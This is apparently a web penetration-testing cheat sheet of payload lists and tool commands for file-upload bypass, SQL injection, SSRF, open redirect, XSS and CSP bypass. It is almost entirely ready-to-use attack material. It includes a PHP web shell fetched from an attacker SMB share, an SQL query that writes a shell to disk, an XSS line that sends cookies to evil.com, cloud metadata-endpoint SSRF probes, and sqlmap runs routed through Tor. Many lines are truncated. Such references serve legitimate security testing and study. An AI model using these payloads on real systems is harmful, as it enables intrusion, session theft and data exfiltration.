    <?php echo shell_exec($_GET['cmd']);?>
# Start SMB Server in attacker machine and put evil script
# Access it via browser (2 request attack):
# http://10.11.1.111/blog/?lang=\\ATTACKER_IP\ica\php_cmd.php&cmd=powershell -c Invoke-WebRequest -Uri "htt
# http://10.11.1.111/blog/?lang=\\ATTACKER_IP\ica\php_cmd.php&cmd=powershell -c "C:\\windows\\system32\\spo

# Cross Content Hijacking:
https://github.com/nccgroup/CrossSiteContentHijacking
https://soroush.secproject.com/blog/2014/05/even-uploading-a-jpg-file-can-lead-to-cross-domain-data-hijack
http://50.56.33.56/blog/?p=242

# Encoding scripts in PNG IDAT chunk:
https://yqh.at/scripts_in_pngs.php

```

Upload bypasses

```
# File name validation
    # extension blacklisted:
    pht,phpt,phtml,php3,php4,php5,php6,php7,phar,pgif,phtm
    # extension whitelisted:
    php%00.gif, shell.jpg.php
# Content type bypass
    - Preserve name, but change content-type
    Content-Type: image/jpeg, image/gif, image/png
# Content length:
    # Small bad code:
    <?='$_GET[x]'?>

# Filter Bypassing Techniques
# upload asp file using .cer & .asa extension (IIS – Windows)
# Upload .eml file when content-type = text/HTML
# Inject null byte shell.php%001.jpg
# Check for .svg file upload you can achieve stored XSS using XML payload
# put file name ../../logo.png or ../../etc/passwd/logo.png to get directory traversal via upload file
# Upload large size file for DoS attack test using the image.
# (magic number) upload shell.php change content-type to image/gif and start content with GIF89a; will do t
# If web app allows for zip upload then rename the file to pwd.jpg bcoz developer handle it via command
# upload the file using SQL command 'sleep(10).jpg you may achieve SQL if image directly saves to DB.

# Advance Bypassing techniques
# Imagetragick aka ImageMagick:
https://mukarramkhalid.com/imagemagick-imagetragick-exploit/
https://github.com/neex/gifoeb

# Upload file tool
https://github.com/almandin/fuxploider
python3 fuxploider.py --url https://example.com --not-regex "wrong file type"
```

SQLi

SQL injection cheat sheet | Web Security Academy https://portswigger.net/web-security/sql-injection/cheat-sheet

Common

```
/?q=1
/?q=1'
/?q=1"
/?q=[1]
/?q[]=1
/?q=1`
/?q=1\
/?q=1/*'*/
/?q=1/*!1111'*/
/?q=1'||'asd'||'   <== concat string
/?q=1' or '1'='1
/?q=1 or 1=1
/?q='or''='
/?q=(1)or(0)=(1)
```

Polyglot

```
', ",'),"), (),., * /, <! -, -
SLEEP(1) /*' or SLEEP(1) or '" or SLEEP(1) or "*/
IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)<5,
```

Resources by type

```
# MySQL:
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://websec.wordpress.com/2010/12/04/sqli-filter-evasion-cheat-sheet-mysql/

# MSQQL:
http://evilsql.com/main/page2.php
http://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet

# ORACLE:
http://pentestmonkey.net/cheat-sheet/sql-injection/oracle-sql-injection-cheat-sheet

# POSTGRESQL:
http://pentestmonkey.net/cheat-sheet/sql-injection/postgres-sql-injection-cheat-sheet

# Others
http://nibblesec.org/files/MSAccessSQLi/MSAccessSQLi.html
http://pentestmonkey.net/cheat-sheet/sql-injection/ingres-sql-injection-cheat-sheet
http://pentestmonkey.net/cheat-sheet/sql-injection/db2-sql-injection-cheat-sheet
```

```
http://pentestmonkey.net/cheat-sheet/sql-injection/informix-sql-injection-cheat-sheet
https://sites.google.com/site/0x7674/home/sqlite3injectioncheatsheet
http://rails-sqli.org/
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
```

R/W files

```
# Read file
UNION SELECT LOAD_FILE ("etc/passwd")--

# Write a file
UNION SELECT "<? system($_REQUEST['cmd']); ?>" INTO OUTFILE "/tmp/shell.php"-
```

Blind SQLi

```
# Conditional Responses

# Request with:
Cookie: TrackingId=u5YD3PapBcR4lN3e7Tj4

    In the DDBB it does:
    SELECT TrackingId FROM TrackedUsers WHERE TrackingId = 'u5YD3PapBcR4lN3e7Tj4' - If exists, show content

# To detect:
TrackingId=x'+OR+1=1-- OK
TrackingId=x'+OR+1=2-- KO
# User admin exist
TrackingId=x'+UNION+SELECT+'a'+FROM+users+WHERE+username='administrator'-- OK
# Password length
TrackingId=x'+UNION+SELECT+'a'+FROM+users+WHERE+username='administrator'+AND+length(password)>1--

# So, in the cookie header if first letter of password is greater than ‘m’, or ‘t’ or equal to ‘s’ response

xyz' UNION SELECT 'a' FROM Users WHERE Username = 'Administrator' and SUBSTRING(Password, 1, 1) > 'm'--
xyz' UNION SELECT 'a' FROM Users WHERE Username = 'Administrator' and SUBSTRING(Password, 1, 1) > 't'--
xyz' UNION SELECT 'a' FROM Users WHERE Username = 'Administrator' and SUBSTRING(Password, 1, 1) = 's'--
z'+UNION+SELECT+'a'+FROM+users+WHERE+username='administrator'+AND+substring(password,6,1)='§a§'--

# Force conditional responses

TrackingId=x'+UNION+SELECT+CASE+WHEN+(1=1)+THEN+to_char(1/0)+ELSE+NULL+END+FROM+dual-- RETURNS ERROR IF OK
TrackingId=x'+UNION+SELECT+CASE+WHEN+(1=2)+THEN+to_char(1/0)+ELSE+NULL+END+FROM+dual-- RETURNS NORMALLY IF
TrackingId='+UNION+SELECT+CASE+WHEN+(username='administrator'+AND+substr(password,3,1)='§a§')+THEN+to_char

# Time delays
TrackingId=x'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--
TrackingId=x'; IF (SELECT COUNT(username) FROM Users WHERE username = 'Administrator' AND SUBSTRING(passwor
TrackingId=x'; IF (1=2) WAITFOR DELAY '0:0:10'--
TrackingId=x'||pg_sleep(10)--
TrackingId=x'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--
TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+substring(password,1,1)='§a§')+THEN+pg_sleep

# Out-of-Band OAST (Collaborator)
Asynchronous response

# Confirm:
TrackingId=x'+UNION+SELECT+extractvalue(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+r
```

```
# Exfil:
TrackingId=x'; declare @p varchar(1024);set @p=(SELECT password FROM users WHERE username='Administrator');
TrackingId=x'+UNION+SELECT+extractvalue(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+r
```

Second Order SQLi

```
# A second-order SQL Injection, on the other hand, is a vulnerability exploitable in two different steps:
1. Firstly, we STORE a particular user-supplied input value in the DB and
2. Secondly, we use the stored value to exploit a vulnerability in a vulnerable function in the source code

# Example payload:
X' UNION SELECT user(),version(),database(), 4 --
X' UNION SELECT 1,2,3,4 --

# For example, in a password reset query with user "User123' --":

$pwdreset = mysql_query("UPDATE users SET password='getrekt' WHERE username='User123' – ' and password='Use

# Will be:

$pwdreset = mysql_query("UPDATE users SET password='getrekt' WHERE username='User123'");

# So you don't need to know the password.

- User = ' or 'asd'='asd it will return always true
- User = admin'-- probably not check the password
```

sqlmap

```
# Post
sqlmap -r search-test.txt -p tfUPass

# Get
sqlmap -u "http://10.11.1.111/index.php?id=1" --dbms=mysql

# Crawl
sqlmap -u http://10.11.1.111 --dbms=mysql --crawl=3

# Full auto - FORMS
sqlmap -u 'http://10.11.1.111:1337/978345210/index.php' --forms --dbs --risk=3 --level=5 --threads=4 --batc
# Columns
sqlmap -u 'http://admin.cronos.htb/index.php' --forms --dbms=MySQL --risk=3 --level=5 --threads=4 --batch -
# Values
sqlmap -u 'http://admin.cronos.htb/index.php' --forms --dbms=MySQL --risk=3 --level=5 --threads=4 --batch -

sqlmap -o -u "http://10.11.1.111:1337/978345210/index.php" --data="username=admin&password=pass&submit=+Log

# SQLMAP WAF bypass

sqlmap --level=5 --risk=3 --random-agent --user-agent -v3 --batch --threads=10 --dbs
sqlmap --dbms="MySQL" -v3 --technique U --tamper="space2mysqlblank.py" --dbs
sqlmap --dbms="MySQL" -v3 --technique U --tamper="space2comment" --dbs
sqlmap -v3 --technique=T --no-cast --fresh-queries --banner
sqlmap -u http://www.example.com/index?id=1 --level 2 --risk 3 --batch --dbs


sqlmap -f -b --current-user --current-db --is-dba --users --dbs
sqlmap --risk=3 --level=5 --random-agent --user-agent -v3 --batch --threads=10 --dbs
```

```
sqlmap --risk 3 --level 5 --random-agent --proxy http://123.57.48.140:8080 --dbs
sqlmap --random-agent --dbms=MYSQL --dbs --technique=B"
sqlmap --identify-waf --random-agent -v 3 --dbs

1 : --identify-waf --random-agent -v 3 --tamper="between,randomcase,space2comment" --dbs
2 : --parse-errors -v 3 --current-user --is-dba --banner -D eeaco_gm -T #__tabulizer_user_preferences --co

sqlmap --threads=10 --dbms=MYSQL --tamper=apostrophemask --technique=E -D joomlab -T anz91_session -C sess
sqlmap --tables -D miss_db --is-dba --threads="10" --time-sec=10 --timeout=5 --no-cast --tamper=between,mo
sqlmap -u http://192.168.0.107/test.php?id=1 -v 3 --dbms "MySQL" --technique U -p id --batch --tamper "spa
sqlmap --banner --safe-url=2 --safe-freq=3 --tamper=between,randomcase,charencode -v 3 --force-ssl --dbs --
sqlmap -v3 --dbms="MySQL" --risk=3 --level=3 --technique=BU --tamper="space2mysqlblank.py" --random-agent

sqlmap --wizard
sqlmap --level=5 --risk=3 --random-agent --tamper=between,charencode,charunicodeencode,equaltolike,greates
sqlmap -url www.site.ps/index.php --level 5 --risk 3 tamper=between,bluecoat,charencode,charunicodeencode,
sqlmap -url www.site.ps/index.php --level 5 --risk 3 tamper=between,charencode,charunicodeencode,equaltoli

# Tamper suggester
https://github.com/m4ll0k/Atlas

--tamper "randomcase.py" --tor --tor-type=SOCKS5 --tor-port=9050 --dbs --dbms "MySQL" --current-db --rando
--tamper "randomcase.py" --tor --tor-type=SOCKS5 --tor-port=9050 --dbs --dbms "MySQL" --current-db --rando
--tamper "randomcase.py" --tor --tor-type=SOCKS5 --tor-port=9050 --dbs --dbms "MySQL" --current-db --rando
--tamper "randomcase.py" --tor --tor-type=SOCKS5 --tor-port=9050 --dbs --dbms "MySQL" --current-db --rando
# Tamper list
between.py,charencode.py,charunicodeencode.py,equaltolike.py,greatest.py,multiplespaces.py,nonrecursiverep
```

SSRF

Tools

```
# https://github.com/tarunkant/Gopherus
gopherus --exploit [PLATFORM]
# https://github.com/daeken/SSRFTest
# https://github.com/jmdx/TLS-poison/

#https://github.com/0xNanda/Oralyzer
python3 oralyzer.py -u https://website.com/redir?url=
#https://github.com/devanshbatham/OpenRedireX
python3 openredirex.py -u "https://website.com/?url=FUZZ" -p payloads.txt --keyword FUZZ
```

Summary

> Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain of the attacker's choosing. In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services within the organization's infrastructure, or to external third-party systems.

```
# Web requesting other ip or ports like 127.0.0.1:8080 or 192.168.0.1
chat:3000/ssrf?user=&comment=&link=http://127.0.0.1:3000
GET /ssrf?user=&comment=&link=http://127.0.0.1:3000 HTTP/1.1
```

SSRF Attacks

```
# Check if you're able to enum IP or ports
127.0.0.1
127.0.1
127.1
127.000.000.001
2130706433
0x7F.0x00.0x00.0x01
0x7F.1
0x7F000001

# Quick URL based bypasses:
http://google.com:80+&@127.88.23.245:22/#+@google.com:80/
http://127.88.23.245:22/+&@google.com:80#+@google.com:80/
http://google.com:80+&@google.com:80#+@127.88.23.245:22/
http://127.88.23.245:22/?@google.com:80/
http://127.88.23.245:22/#@www.google.com:80/

# 301 responses:
https://ssrf.localdomain.pw/img-without-body/301-http-169.254.169.254:80-.i.jpg
https://ssrf.localdomain.pw/img-without-body-md/301-http-.i.jpg
https://ssrf.localdomain.pw/img-with-body/301-http-169.254.169.254:80-.i.jpg
```

```
https://ssrf.localdomain.pw/img-with-body-md/301-http-.i.jpg

# 301 json:
https://ssrf.localdomain.pw/json-without-body/301-http-169.254.169.254:80-.j.json
https://ssrf.localdomain.pw/json-without-body-md/301-http-.j.json
https://ssrf.localdomain.pw/json-with-body/301-http-169.254.169.254:80-.j.json
https://ssrf.localdomain.pw/json-with-body-md/301-http-.j.json

# 301 csv:
https://ssrf.localdomain.pw/csv-without-body/301-http-169.254.169.254:80-.c.csv
https://ssrf.localdomain.pw/csv-without-body-md/301-http-.c.csv
https://ssrf.localdomain.pw/csv-with-body/301-http-169.254.169.254:80-.c.csv
https://ssrf.localdomain.pw/csv-with-body-md/301-http-.c.csv

# 301 xml:
https://ssrf.localdomain.pw/xml-without-body/301-http-169.254.169.254:80-.x.xml
https://ssrf.localdomain.pw/xml-without-body-md/301-http-.x.xml
https://ssrf.localdomain.pw/xml-with-body/301-http-169.254.169.254:80-.x.xml
https://ssrf.localdomain.pw/xml-with-body-md/301-http-.x.xml

# 301 pdf:
https://ssrf.localdomain.pw/pdf-without-body/301-http-169.254.169.254:80-.p.pdf
https://ssrf.localdomain.pw/pdf-without-body-md/301-http-.p.pdf
https://ssrf.localdomain.pw/pdf-with-body/301-http-169.254.169.254:80-.p.pdf
https://ssrf.localdomain.pw/pdf-with-body-md/301-http-.p.pdf

# 30x custom:
https://ssrf.localdomain.pw/custom-30x/?code=332&url=http://169.254.169.254/&content-type=YXBwbGljYXRpb24va

# 20x custom:
https://ssrf.localdomain.pw/custom-200/?url=http://169.254.169.254/&content-type=YXBwbGljYXRpb24vanNvbg==&b

# 201 custom:
https://ssrf.localdomain.pw/custom-201/?url=http://169.254.169.254/&content-type=YXBwbGljYXRpb24vanNvbg==&b

# HTML iframe + URL bypass
http://ssrf.localdomain.pw/iframe/?proto=http&ip=127.0.0.1&port=80&url=/

# SFTP
http://whatever.com/ssrf.php?url=sftp://evil.com:11111/

evil.com:$ nc -v -l 11111
Connection from [192.168.0.10] port 11111 [tcp/*] accepted (family 2, sport 36136)
SSH-2.0-libssh2_1.4.2

# Dict
http://safebuff.com/ssrf.php?dict://attacker:11111/

evil.com:$ nc -v -l 11111
Connection from [192.168.0.10] port 11111 [tcp/*] accepted (family 2, sport 36136)
CLIENT libcurl 7.40.0

# gopher
# http://safebuff.com/ssrf.php?url=http://evil.com/gopher.php
<?php
        header('Location: gopher://evil.com:12346/_HI%0AMultiline%0Atest');
?>

evil.com:# nc -v -l 12346
Listening on [0.0.0.0] (family 0, port 12346)
Connection from [192.168.0.10] port 12346 [tcp/*] accepted (family 2, sport 49398)
HI
Multiline
test

# TFTP
# http://safebuff.com/ssrf.php?url=tftp://evil.com:12346/TESTUDPPACKET

evil.com:# nc -v -u -l 12346
Listening on [0.0.0.0] (family 0, port 12346)
TESTUDPPACKEToctettsize0blksize512timeout6
```

```

# file
http://safebuff.com/redirect.php?url=file:///etc/passwd

# ldap
http://safebuff.com/redirect.php?url=ldap://localhost:11211/%0astats%0aquit

# SSRF Bypasses
?url=http://safesite.com&site.com
?url=http://////////////site.com/
?url=http://site@com/account/edit.aspx
?url=http://site.com/account/edit.aspx
?url=http://safesite.com?.site.com
?url=http://safesite.com#.site.com
?url=http://safesite.com\.site.com/domain
?url=https://ⓈⒾⓉⒺ.ⓒⓞⓜ = site.com
?url=https://192.10.10.3/
?url=https://192.10.10.2?.192.10.10.3/
?url=https://192.10.10.2#.192.10.10.3/
?url=https://192.10.10.2\.192.10.10.3/
?url=http://127.0.0.1/status/
?url=http://localhost:8000/status/
?url=http://site.com/domain.php
<?php
header('Location: http://127.0.0.1:8080/status');
?>

# Localhost bypasses
0
127.00.1
127.0.01
0.00.0
0.0.00
127.1.0.1
127.10.1
127.1.01
0177.1
0177.0001.0001
0x0.0x0.0x0.0x0
0000.0000.0000.0000
0x7f.0x0.0x0.0x1
0177.0000.0000.0001
0177.0001.0000..0001
0x7f.0x1.0x0.0x1
0x7f.0x1.0x1
```

Open redirects Attacks

```
```

Open redirects

```
# Check for
=aHR0
=http
# https://github.com/m0chan/BugBounty/blob/master/OpenRedirectFuzzing.txt

https://web.com/r/?url=https://phising-malicious.com
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Open%20Redirect

# Check redirects
https://url.com/redirect/?url=http://twitter.com/
http://www.theirsite.com@yoursite.com/
http://www.yoursite.com/http://www.theirsite.com/
http://www.yoursite.com/folder/www.folder.com
/http://twitter.com/
/\\twitter.com
/\/twitter.com
?c=.twitter.com/
/?redir=google。com
//google%E3%80%82com
//google%00.com
/%09/google.com
/%5cgoogle.com
//www.google.com/%2f%2e%2e
//www.google.com/%2e%2e
//google.com/
//google.com/%2f..
//\google.com
/\victim.com:80%40google.com
https://target.com///google.com//
# Remember url enconde the payloads!

# Search in Burp:
“=http” or “=aHR0” (base64 encode http)

# Fuzzing openredirect

# Intruder url open redirect
/{payload}
?next={payload}
?url={payload}
?target={payload}
?rurl={payload}
?dest={payload}
?destination={payload}
?redir={payload}
?redirect_uri={payload}
?redirect_url={payload}
?redirect={payload}
/redirect/{payload}
/cgi-bin/redirect.cgi?{payload}
/out/{payload}
/out?{payload}
?view={payload}
/login?to={payload}
?image_url={payload}
?go={payload}
?return={payload}
?returnTo={payload}
?return_to={payload}
?checkout_url={payload}
?continue={payload}
?return_path={payload}

# Valid URLs:
http(s)://evil.com
http(s):\\evil.com
```

```
//evil.com
///evil.com
/\evil.com
\/evil.com
/\/evil.com
\\evil.com
\/\evil.com
/ /evil.com
\ \evil.com
```

XSS

Cross-Site Scripting (XSS) Cheat Sheet - 2019 Edition https://portswigger.net/web-security/cross-site-scripting/cheat-sheet

Tools

```
# XSpear
gem install XSpear
XSpear -u 'https://web.com' -a
XSpear -u 'https://www.web.com/?q=123' --cookie='role=admin' -v 1 -a
XSpear -u "http://testphp.vulnweb.com/search.php?test=query" -p test -v 1

# https://github.com/hahwul/dalfox
dalfox url http://testphp.vulnweb.com/listproducts.php

# Hosting XSS
# surge.sh
npm install --global surge
mkdir mypayload
cd mypayload
echo "alert(1)" > payload.js
surge # It returns the url

# XSS vectors
https://gist.github.com/kurobeats/9a613c9ab68914312cbb415134795b45

# Payload list
https://github.com/m0chan/BugBounty/blob/master/xss-payload-list.txt

https://github.com/terjanq/Tiny-XSS-Payloads

# Blind XSS
# https://github.com/LewisArdern/bXSS
# https://github.com/ssl/ezXSS

# XSS to RCE
# https://github.com/shelld3v/JSshell
```

XSS recopilation

```
# Polyglot
jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/-
-->'"/></sCript><deTailS open x=">" ontoggle=(co\u006efirm)``>
oNcliCk=alert(1)%20)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>%5Cx3csVg/<img/src/onerror=aler
javascript:/*--></title></style></textarea></script></xmp><svg/onload='+/"/+/onmouseover=1/+/[*/[]/+alert(
javascript:alert();//<img src=x:x onerror=alert(1)>\";alert();//";alert();//';alert();//`;alert();// alert
';alert(String.fromCharCode(88,83,83))//';alert(String. fromCharCode(88,83,83))//";alert(String.fromCharCo
">><marquee><img src=x onerror=confirm(1)></marquee>" ></plaintext\></|\><plaintext/onmouseover=prompt(1)
```
```
%3C!%27/!%22/!\%27/\%22/ – !%3E%3C/Title/%3C/script/%3E%3CInput%20Type=Text%20Style=position:fixed;top:0;le
<!'/!"/!\'/\"/ – !></Title/</script/><Input Type=Text Style=position:fixed;top:0;left:0;font-size:999px */
jaVasCript:/-//*\/'/"/*/(/ */oNcliCk=alert() )//%0D%0A%0D%0A//</stYle/</titLe/</teXtarEa/</scRipt/ – !>\x3c
">>
" ></plaintext></|><plaintext/onmouseover=prompt(1) >prompt(1)@gmail.com<isindex formaction=javascript:aler
```

```
" onclick=alert(1)//<button ' onclick=alert(1)//> */ alert(1)//
?msg=<img/src=`%00`%20onerror=this.onerror=confirm(1)
<svg/onload=eval(atob('YWxlcnQoJ1hTUycp'))>
<sVg/oNloAd=”JaVaScRiPt:/**\/*\’/”\eval(atob(‘Y29uZmlybShkb2N1bWVudC5kb21haW4pOw==’))”> <iframe src=jaVaScr
';alert(String.fromCharCode(88,83,83))//';alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode
jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert())//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--
'">><marquee><img src=x onerror=confirm(1)></marquee>"></plaintext\></|\><plaintext/onmouse over=prompt(1)>

# Common
<script>alert(1)</script>
<script>+-+-1-+-+alert(1)</script>
<script>+-+-1-+-+alert(/xss/)</script>
%3Cscript%3Ealert(0)%3C%2Fscript%3E
%253Cscript%253Ealert(0)%253C%252Fscript%253E

# No parenthesis, back ticks, brackets, quotes, braces
a=1337,b=confirm,c=window,c.onerror=b;throw-a

# Another uncommon
'-(a=alert,b="_Y000!_",[b].find(a))-'

# Common XSS in HTML Injection
<svg onload=alert(1)>
</tag><svg onload=alert(1)>
"></tag><svg onload=alert(1)>
'onload=alert(1)><svg/1='
'>alert(1)</script><script/1='
*/alert(1)</script><script>/*
*/alert(1)">'onload="/*<svg/1='
`-alert(1)">'onload="`<svg/1='
*/</script>'>alert(1)/*<script/1='
p=<svg/1='&q='onload=alert(1)>
p=<svg 1='&q='onload='/*&r=*/alert(1)'>
q=<script/&q=/src=data:&q=alert(1)>
<script src=data:,alert(1)>
# inline
"onmouseover=alert(1) //
"autofocus onfocus=alert(1) //
# src attribute
javascript:alert(1)
# JS injection
'-alert(1)-'
'/alert(1)//
\'/alert(1)//
'}alert(1);{'
'}alert(1)%0A{'
\'}alert(1);{//
/alert(1)//\
/alert(1)}//\
${alert(1)}

# XSS onscroll
<p style=overflow:auto;font-size:999px onscroll=alert(1)>AAA<x/id=y></p>#y

# XSS filter bypasss polyglot:
';alert(String.fromCharCode(88,83,83))//';alert(String. fromCharCode(88,83,83))//";alert(String.fromCharCo
">><marquee><img src=x onerror=confirm(1)></marquee>" ></plaintext\></|\><plaintext/onmouseover=prompt(1) >

" <script> x=new XMLHttpRequest; x.onload=function(){ document.write(this.responseText.fontsize(1)) }; x.op
" <script> x=new XMLHttpRequest; x.onload=function(){ document.write(this.responseText) }; x.open("GET","f

# GO SSTI
{{define "T1"}}<script>alert(1)</script>{{end}} {{template "T1"}}`

# Some XSS exploitations
- host header injection through xss
add referer: batman
hostheader: bing.com">script>alert(document.domain)</script><"
- URL redirection through xss
document.location.href="http://evil.com"
- phishing through xss - iframe injection
```

```
<iframe src="http://evil.com" height="100" width="100"></iframe>
- Cookie stealing through xss
document.location.href="http://evil.com/p/?page="+document.cookie
-  file upload  through xss
upload a picturefile, intercept it, change picturename.jpg to xss paylaod using intruder attack
-  remote file inclusion (RFI) through xss
php?=http://brutelogic.com.br/poc.svg - xsspayload
- convert self xss to reflected one
copy response in a file.html -> it will work

# XSS to SSRF
<esi:include src="http://yoursite.com/capture" />

# XSS to LFI
<script>  x=new XMLHttpRequest; x.onload=function(){    document.write(this.responseText) };  x.open("GET",

<img src="xasdasdasd" onerror="document.write('<iframe src=file:///etc/passwd></iframe>')"/>
<script>document.write('<iframe src=file:///etc/passwd></iframe>');</scrip>
```

XSS in files

```
# XSS in filename:
"><img src=x onerror=alert(document.domain)>.gif

# XSS in metadata:
exiftool -FIELD=XSS FILE
exiftool -Artist=' "><img src=1 onerror=alert(document.domain)>' brute.jpeg

# XSS in GIF Magic Number:
GIF89a/*<svg/onload=alert(1)>*/=alert(document.domain)//;
# If image can't load:
url.com/test.php?p=<script src=http://url.com/upload/img/xss.gif>

# XSS in png:
https://www.secjuice.com/hiding-javascript-in-png-csp-bypass/

# XSS in PDF:
https://www.noob.ninja/2017/11/local-file-read-via-xss-in-dynamically.html?m=1

# XSS upload filename:
cp somefile.txt \"\>\<img\ src\ onerror=prompt\(1\)\>
<img src=x onerror=alert('XSS')>.png
"><img src=x onerror=alert('XSS')>.png
"><svg onmouseover=alert(1)>.svg
<<script>alert('xss')<!--a-->a.png
"><svg onload=alert(1)>.gif

# XSS Svg Image upload
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
   <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
   <script type="text/javascript">
      alert('XSS!');
   </script>
</svg>

# XSS svg image upload 2
# If you're testing a text editor on a system that you can also upload files to, try to embed an svg:
<iframe src="https://s3-us-west-2.amazonaws.com/s.cdpn.io/3/movingcart_1.svg" frameborder="0"></iframe>
#If that works, upload an SVG with the following content and try rendering it using the text editor:
<svg xmlns="http://www.w3.org/2000/svg">
    <script>alert(document.domain)</script>
</svg>

# XSS in SVG 3:
```

```
<svg xmlns="http://www.w3.org/2000/svg" onload="alert(document.domain)"/>

# XSS in XML
<html>
<head></head>
<body>
<something:script xmlns:something="http://www.w3.org/1999/xhtml">alert(1)</something:script>
</body>
</html>

# https://brutelogic.com.br/blog/file-upload-xss/

" ="" '></><script></script><svg onload"="alertonload=alert(1)"" onload=setInterval'alert\x28document.doma

# XSS in existent jpeg:
exiftool -Artist='"><svg onload=alert(1)>' xss.jpeg

# XSS in url (and put as header)
http://acme.corp/?redir=[URI_SCHEME]://gremwell.com%0A%0A[XSS_PAYLOAD]
```

DOM XSS

```
<img src=1 onerror=alert(1)>
<iframe src=javascript:alert(1)>
<details open ontoggle=alert(1)>
<svg><svg onload=alert(1)>
data:text/html,<img src=1 onerror=alert(1)>
data:text/html,<iframe src=javascript:alert(1)>
<iframe src=TARGET_URL onload="frames[0].postMessage('INJECTION','*')">
```

XSS to CSRF

```
# Example:

# Detect action to change email, with anti csrf token, get it and paste this in a comment to change user em

<script>
var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open('get','/email',true);
req.send();
function handleResponse() {
    var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1];
    var changeReq = new XMLHttpRequest();
    changeReq.open('post', '/email/change-email', true);
    changeReq.send('csrf='+token+'&email=test@test.com')
};
</script>
```

AngularJS Sandbox

```
# Removed in AngularJS 1.6
# Is a way to avoid some strings like window, document or __proto__.

# Without strings:
/?search=1&toString().constructor.prototype.charAt%3d[].join;[1]|orderBy:toString().constructor.fromCharCo

# With CSP:

<script>
location='https://your-lab-id.web-security-academy.net/?search=%3Cinput%20id=x%20ng-focus=$event.path|orde
</script>

# v 1.6 and up
{{$new.constructor('alert(1)')()}}
<x ng-app>{{$new.constructor('alert(1)')()}}
```

XSS in JS

```
# Inside JS script:
</script><img src=1 onerror=alert(document.domain)>
</script><script>alert(1)</script>

# Inside JS literal script:
'-alert(document.domain)-'
';alert(document.domain)//
'-alert(1)-'

# Inside JS that escape special chars:
If ';alert(document.domain)// is converted in \';alert(document.domain)//
Use \';alert(document.domain)// to obtain \\';alert(document.domain)//
\'-alert(1)//

# Inside JS with some char blocked:
onerror=alert;throw 1
/post?postId=5&%27},x=x=%3E{throw/**/onerror=alert,1337},toString=x,window%2b%27%27,{x:%27

# Inside {}
${alert(document.domain)}
${alert(1)}
```

XSS Waf Bypasses

```
# Only lowercase block
<sCRipT>alert(1)</sCRipT>

# Break regex
<script>%0aalert(1)</script>

# Double encoding
%2522

# Recursive filters
<scr<script>ipt>alert(1)</scr</script>ipt>

# Inject anchor tag
<a/href="j&Tab;a&Tab;v&Tab;asc&Tab;ri&Tab;pt:alert&lpar;1&rpar;">
```

```
15
16  # Bypass whitespaces
17  <svg·onload=alert(1)>
18
19  # Change GET to POST request
20
```

XSS Mindmap

CSP

```
# Content-Security-Policy Header

- If upload from web is allowed or <img src="URL">:
https://medium.com/@shahjerry33/pixel-that-steals-data-im-invisible-3c938d4c3888
https://iplogger.org/invisible/
https://iplogger.org/15bZ87

- Content-Security-Policy: script-src https://facebook.com https://google.com 'unsafe-inline' https://*; ch
By observing this policy we can say it's damn vulnerable and will allow inline scripting as well . The reas
working payload : "/><script>alert(1337);</script>

- Content-Security-Policy: script-src https://facebook.com https://google.com 'unsafe-eval' data: http://*;
Again this is a misconfigured CSP policy due to usage of unsafe-eval.
working payload : <script src="data:;base64,YWxlcnQoZG9jdW1lbnQuZG9tYWluKQ=="></script>

- Content-Security-Policy: script-src 'self' https://facebook.com https://google.com https: data *; child-s
Again this is a misconfigured CSP policy due to usage of a wildcard in script-src.
working payloads :"/>'><script src=https://attacker.com/evil.js></script>"/>'><script src=data:text/javascr

- Content-Security-Policy: script-src 'self' report-uri /Report-parsing-url;
Misconfigured CSP policy again! we can see object-src and default-src are missing here.
working payloads :<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg=="></object>">'><o
<param name="AllowScriptAccess" value="always"></object>

- Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-eval' ajax.googleapis.com;
With unsafe-eval policy enabled we can perform a Client-Side Template Injection attack.
<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.4.6/angular.js"></script> <div ng-app> {{'a
<script src=https://drive.google.com/uc?id=...&export=download></script>

- Content-Security-Policy: default-src 'self'; script-src 'self'  *.googleusercontent.com *.google.com *.ya
You can upload the payload to the Yandex.Disk storage, copy the download link and replace the content_type
<script src="https://[***].storage.yandex.net/[...]content_type=application/javascript&[***]"></script>

- Content-Security-Policy: default-src 'self'
If you are not allowed to connect to any external host, you can send data directly in the URL (query string
window.location='https://deteact.com/'+document.cookie;

- Content-Security-Policy: script-src 'self'; object-src 'none' ; report-uri /Report-parsing-url;
We  can see object-src is set to none but yes this CSP can be bypassed too  to perform XSS. How ? If the ap
working payloads :"/>'><script src="/user_upload/mypic.png.js"></script>

- Content-Security-Policy: script-src 'self' https://www.google.com; object-src 'none' ; report-uri /Report
In such scenarios where script-src is set to self and a particular domain which is whitelisted, it can be b
working payload :"><script src="https://www.google.com/complete/search?client=chrome&q=hello&callback=alert

